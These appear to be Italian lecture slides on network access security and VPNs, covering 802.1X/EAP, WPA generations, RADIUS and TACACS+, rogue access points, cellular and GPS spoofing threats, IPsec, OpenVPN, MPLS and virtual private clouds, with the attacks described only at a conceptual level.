
Vi sono implementazioni di 802.1x sia nelle reti wired che wireless.

Presente praticamente sempre nel wireless sta prendendo piede anche nel mondo wired.

802.1x: Port Authentication



1) Il supplicant si connette alla rete e viene messo dal dispositivo su una VLAN separata dove c'è solo l'authenticator. Fra i due avviene la richiesta di autenticazione EAP.
2) L'authenticator tramite Radius chiede conferma dell'autenticazione al server centrale (es. Active Directory)
3) Se autenticazione OK il supplicant viene ammesso nella rete aziendale.



EAP (Extensible Authentication Protocol) è un framework che permette di usare diversi metodi di autenticazione. Non definisce un protocollo vero e proprio, ma solo i messaggi che devono essere scambiati fra i partecipanti.
Per diventare un protocollo di rete c'è bisogno di incapsulare l'EAP in qualche modo

- EAP-MD5 (username/password, leggero ma debole, ok solo in LAN)
- EAP-TLS (certificati digitali, da gestire)
- EAP-TTLS (solo il client autentica il server con un certificato, il Server autentica il Client con username+password)
- ...

EAPOL=EAP over lan

Proteggere l'accesso alla rete Wireless

http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

- WEP (insicuro da evitare)
- WPA - WPA2 = WiFi Protected Access

Dal 2006 WPA2 (802.11i) obbligatorio su tutti i dispositivi.

- WPA-Personal: WPA-PSK (Pre-shared key) mode, is designed for home networks and doesn't require an authentication server. Each wireless network device authenticates with the access point using the same 256-bit key generated from a password or passphrase.
- WPA-Enterprise: WPA-802.1X mode is designed for enterprise networks and requires a RADIUS authentication server.

Proteggere l'accesso alla rete Wireless

WPA3

Inizio 2018 nasce WPA3.
Sarà un lungo percorso implementativo e di coesistenza (inizio nel 2019)
Chiave a 128 (personal) e 192 (enterprise).
Gestione password dinamica per rendere inutili gli attacchi offline (registro flusso dati e provo a decrittare offline con calma).
Gestione migliorata device senza monitor (QR code).

Authentication Server

AAA = Authentication, Authorization, Accounting (A=Auditing)

RADIUS

TACACS+

Le funzionalità di un server AAA sono Authentication, Authorization, Accounting (implementata esternamente la quarta A=Auditing)

Accounting=Radius record espliciti (billing)

Auditing=analisi di tutto quanto succede

http://en.wikipedia.org/wiki/RADIUS RADIUS (Remote Authentication Dial-In User Service) basato su UDP. Due passaggi (inseparabili): autenticazione/autorizzazione, auditing .

http://en.wikipedia.org/wiki/TACACS TACACS+ (Terminal Access Controller Access Control System) basato su TCP. Le funzioni di autenticazione, autorizzazione e accounting sono separate e possono essere implementate separatamente.

Servizi RADIUS normalmente integrati in directory enterprise (Active Directory)

Rogue Access Point

Wifi Pineapple

https://wifipineapple.com/

Access Point con doppia rete già predisposto per attacco “men in the middle” con software embedded Linux based.
100-200$ a seconda del modello.

Soluzione software basata su WifiPhisher (Open Source)
https://wifiphisher.org/

Rogue Cell Phone Base Station

Stesso principio dei wifi ma applicato alla telefonia cellulare. Sono ripetitori fittizi del segnale cellulare che intercettano gli smartphone delle persone in una certa area.

Richiede attrezzature e complicità disponibili in teoria solamente a livello governativo (e operatori di telefonia mobile un po' consenzienti).

http://www.meganet.com/meganet-products-cellphoneinterceptors.html

Probabilmente usato durante le rivolte della “primavera araba” e dal governo Turco, i “narcos” hanno una loro rete separata ad esempio.

Ma nessun governo forse ha la coscienza pulita …

http://www.csoonline.com/article/2684064/mobile-security/rogue-cell-towers-discovered-in-washington-dc.html

http://www.makeuseof.com/tag/4-things-you-need-know-about-those-rogue-cellphone-towers/

Femtocelle per indoor (10metri)

https://en.wikipedia.org/wiki/Femtocell

Attacchi ai protocolli cellulari

- Oltre ad intercettare il segnale debbo poi attaccare il protocollo.
- Strumenti per intercettare (non si comperano su Amazon) https://en.wikipedia.org/wiki/Stingray_phone_tracker
- Protocollo SS7 (Signaling System 7 1975) per il colloquio fra reti cellulari (vulnerabilità note, poi basta trovare un paese che ti accrediti come carrier “fidato”)
- GSM 2G altamente vulnerabile (colloquio telefono-cella).
- 3G,4G,5G meglio ma esistono vulnerabilità note.
- Poi c’è sempre il problema della portabilità all’indietro (i vecchi telefoni debbono potersi collegare alle nuove antenne e viceversa, quindi il 2G non è ancora morto)

https://www.schneier.com/blog/archives/2020/01/china_isnt_the_.html

Rogue Satelite (GPS spoofing)

Russia 'spoofing' GPS on vast scale to stop drones from approaching Putin, report says

Simulare la presenza di un segnale satellitare con una stazione al suolo. Richiede tecnologie sofisticate (governi).Azioni di guerra mirate al GPS.
https://www.nbcnews.com/news/vladimir-putin/russia-spoofing-gps-vast-scale-stop-drones-approaching-putin-report-n987376
Drone USA fatto atterrare in Iran convinto di essere in Afghanistan
https://en.wikipedia.org/wiki/Iran%E2%80%93U.S._RQ-170_incident#cite_note-17
GPS Spoofing
https://en.wikipedia.org/wiki/Spoofing_attack#GPS_spoofing
Occhio che economia mondiale vive di GPS
https://qz.com/1106064/the-entire-global-financial-system-depends-on-gps-and-its-shockingly-vulnerable-to-attack/
GPS nasce per scopi militari, per tutti dal 1983 dopo abbattimento aereo di linea coreano per errore.
https://en.wikipedia.org/wiki/Korean_Air_Lines_Flight_007

Virtual Private Network

- Reti nascoste
- Routing protetto
- Protezione crittografica dei pacchetti (OpenVPN, IPSEC)

http://en.wikipedia.org/wiki/Virtual_private_network
Che cosa è una VPN?
Una tecnica (hardware e/o software) per realizzare una rete privata utilizzando canali e apparati di trasmissione condivisi o comunque non fidati.
Tecniche di realizzazione di una VPN:

- mediante reti nascoste (poco efficace, 10.*, non ruotate, ok solo su infrastruttura mia)
- mediante routing protetto (http://en.wikipedia.org/wiki/Tunneling_protocol virtual tunneling protocol, trasporto IP su IP)
- mediante protezione crittografica dei pacchetti (tunnel IP sicuro) http://en.wikipedia.org/wiki/OpenVPN OpenVPN, http://en.wikipedia.org/wiki/IPsec IPSEC. Viene aggiunto un header al pacchetto IP che viene cifrato o autenticato


Architetture di VPN

- Remote access o Client To Site
- Site To Site
- Site to Extranet
- Personal VPN

Architetture di VPN

- Remote access o Client To Site
  Un utente singolo che si collega a una sede (telelavoro, mobile)
- Site To Site
  Collega due sedi diverse (sostituisce le linee dedicate)
- Site to Extranet
  Collega una sede a una terza parte, community o cloud infrastructure (es. Google Apps, Office365)
- Personal VPN (uso personale, mi collego al server di un fornitore di servizio VPN per proteggere il mio traffico in transito su reti wifi non sicure, mi debbo ovviamente fidare del provider VPN)


VPN



"Virtual Private Network overview" by Ludovic.ferre (talk · contribs) - Own work. Licensed under GFDL via Wikimedia Commons -

http://commons.wikimedia.org/wiki/File:Virtual_Private_Network_overview.svg#/media/File:Virtual_Private_Network_overview.svg

VPN




Architetture di VPN

- Site To Site

  Collega due sedi diverse (sostituisce le linee dedicate)

VPN




Architetture di VPN

- Remote access o Client To Site
  Un utente singolo che si collega a una sede (telelavoro, mobile)

VPN

Personal VPN, viaggio protetto fino al provider del servizio poi da lì sembra che stia navigando lui.

IPSEC: suite di protocolli



IPSEC è una suite di protocolli a vari livelli dello stack IP.
ESP, Encapsulating Security Payload
AH, Authentication Header
IKE, Internet Key Exchange
ISAKMP,

Interoperabile e indipendente dai protocolli di crittografia.
Doveva essere standard in IPV6 ma non è così.
Due concetti chiave: SA Security Association e modalità di trasporto.

VPN

IPSEC: Security Association
Una connessione logica unidirezionale (simplex) fra due sistemi IP caratterizzata da tre valori:
- Security Parameter Index
- IP destination
- Security Protocol

IPSEC: Security Association (SA)
Una connessione logica unidirezionale (simplex) fra due sistemi IP caratterizzata da tre valori:
- Security Parameter Index (identifica la connessione a parità di IP e protocollo)
- IP destination
- Security Protocol (può essere AH o ESP)

Ne servono almeno due per completare la connessione.
Elenco mantenuto nel Security Association Database.

VPN

IPSEC: Modalità operativa
- Transport Mode
- Tunnel Mode

ISAKMP/Oakley
Framework per lo scambio di chiavi crittografiche e la negoziazione di Security Association

IPSEC: Modalità operativa
- Transport Mode (host to host, viene cifrato solo il payload, protetti solo con hash i livelli trasporto e applicativo, non cambia IP e porta, problemi con NAT, bisogna usare NAT-Traversal)
- Tunnel Mode (network tunneling mode, viene protetto tutto il pacchetto originale aggiungendo davanti un IP header, viene usato per le VPN)

ISAKMP/Oakley (Internet Security Association and Key Management Protocol)
Framework per la generazione, lo scambio e il refresh di chiavi crittografiche e la negoziazione di Security Association.
Tutto automatico, fondamentale in chiave enterprise.
IKE (Internet Key Exchange)= sottinsieme
Supporta PSK, chiavi pubbliche, RSA ecc.

VPN

OpenVPN:

- Basata su OpenSSL, SSLv3 e TLSv1
- Open Source, implementazioni per tutti i sistemi operativi
- Tunnelling layer 2 e 3
- Push di configurazioni (DHCP ecc.)
- Supporta PSK, certificati, username/password
- Supporto NAT, firewall ecc.


VPN outsourcing

Virtual Private Circuit

VPN outsourcing, a volte dette Virtual Private Circuit.
http://en.wikipedia.org/wiki/Virtual_circuit
Alternativa alla costruzione e gestione delle VPN via Internet: acquistarle da qualcuno che poi le gestisce.
I provider oggi offrono sempre “reti private” sotto forma di VPN, come servizio che rivendono ai clienti che hanno acquistato la connettività presso di loro.
Le tecnologie attuali sono principalmente di tipo MPLS https://en.wikipedia.org/wiki/Multiprotocol_Label_Switching (MultiProtocol Label Switching), di derivazione Ethernet.
Instradamento tramite label invece che routing in base all'indirizzo.
Sono reti che normalmente i Provider stessi tengono logicamente separate dalla connettività Internet tradizionale, per poter costruire offerte con SLA garantiti.

VPN

MPLS




Il concetto fondamentale è l'etichettatura dei pacchetti, che avviene al momento dell'immissione del pacchetto nella rete. Nel normale routing IP, ogni router prende una decisione per ogni pacchetto, che dipende solamente dall'header L3 contenuto.

Nell'MPLS, quando un pacchetto entra nella rete è assegnato a una specifica FEC (Forwarding Equivalence Class), appendendo al pacchetto una stringa di bit apposita (label). Questo primo router effettua anche il lookup del percorso (Label Switched Path) necessario a raggiungere l'ultimo router di destinazione.

Ogni altro router della rete MPLS utilizza la Label per effettuare il forwarding; quindi, eccettuato il primo, i router non effettuano più l'analisi degli header per prendere la decisione di forwarding, ma mandano il pacchetto al prossimo router seguendo il percorso predeterminato all'ingresso dal primo router.

VPN



Virtual Private Cloud (VPC)

http://en.wikipedia.org/wiki/Virtual_private_cloud

Si parla di VPC quando alcuni (o tutti i) servizi sono esterni e stanno presso un “Cloud Provider” (es. Amazon, Google App Engine, Microsoft Azure, VMWare Vcloud).

Nella “nuvola” viene creata una “bolla” privata ospitata in un’infrastruttura virtuale multi-tenant, gestita da un fornitore e accessibile in modo efficiente a livello globale.

Ciascun sito di un'organizzazione diventa dunque una rete-ad-accesso-remoto ai servizi contenuti nella VPC, che sono raggiunti nello stesso modo anche dai singoli utenti remoti.

Non è sempre applicabile: è facile spostare nel cloud le applicazioni web, la posta elettronica, la collaboration.

E' difficile per applicazioni ad alto flusso di dati (es. CAD) o di tipo Client-Server.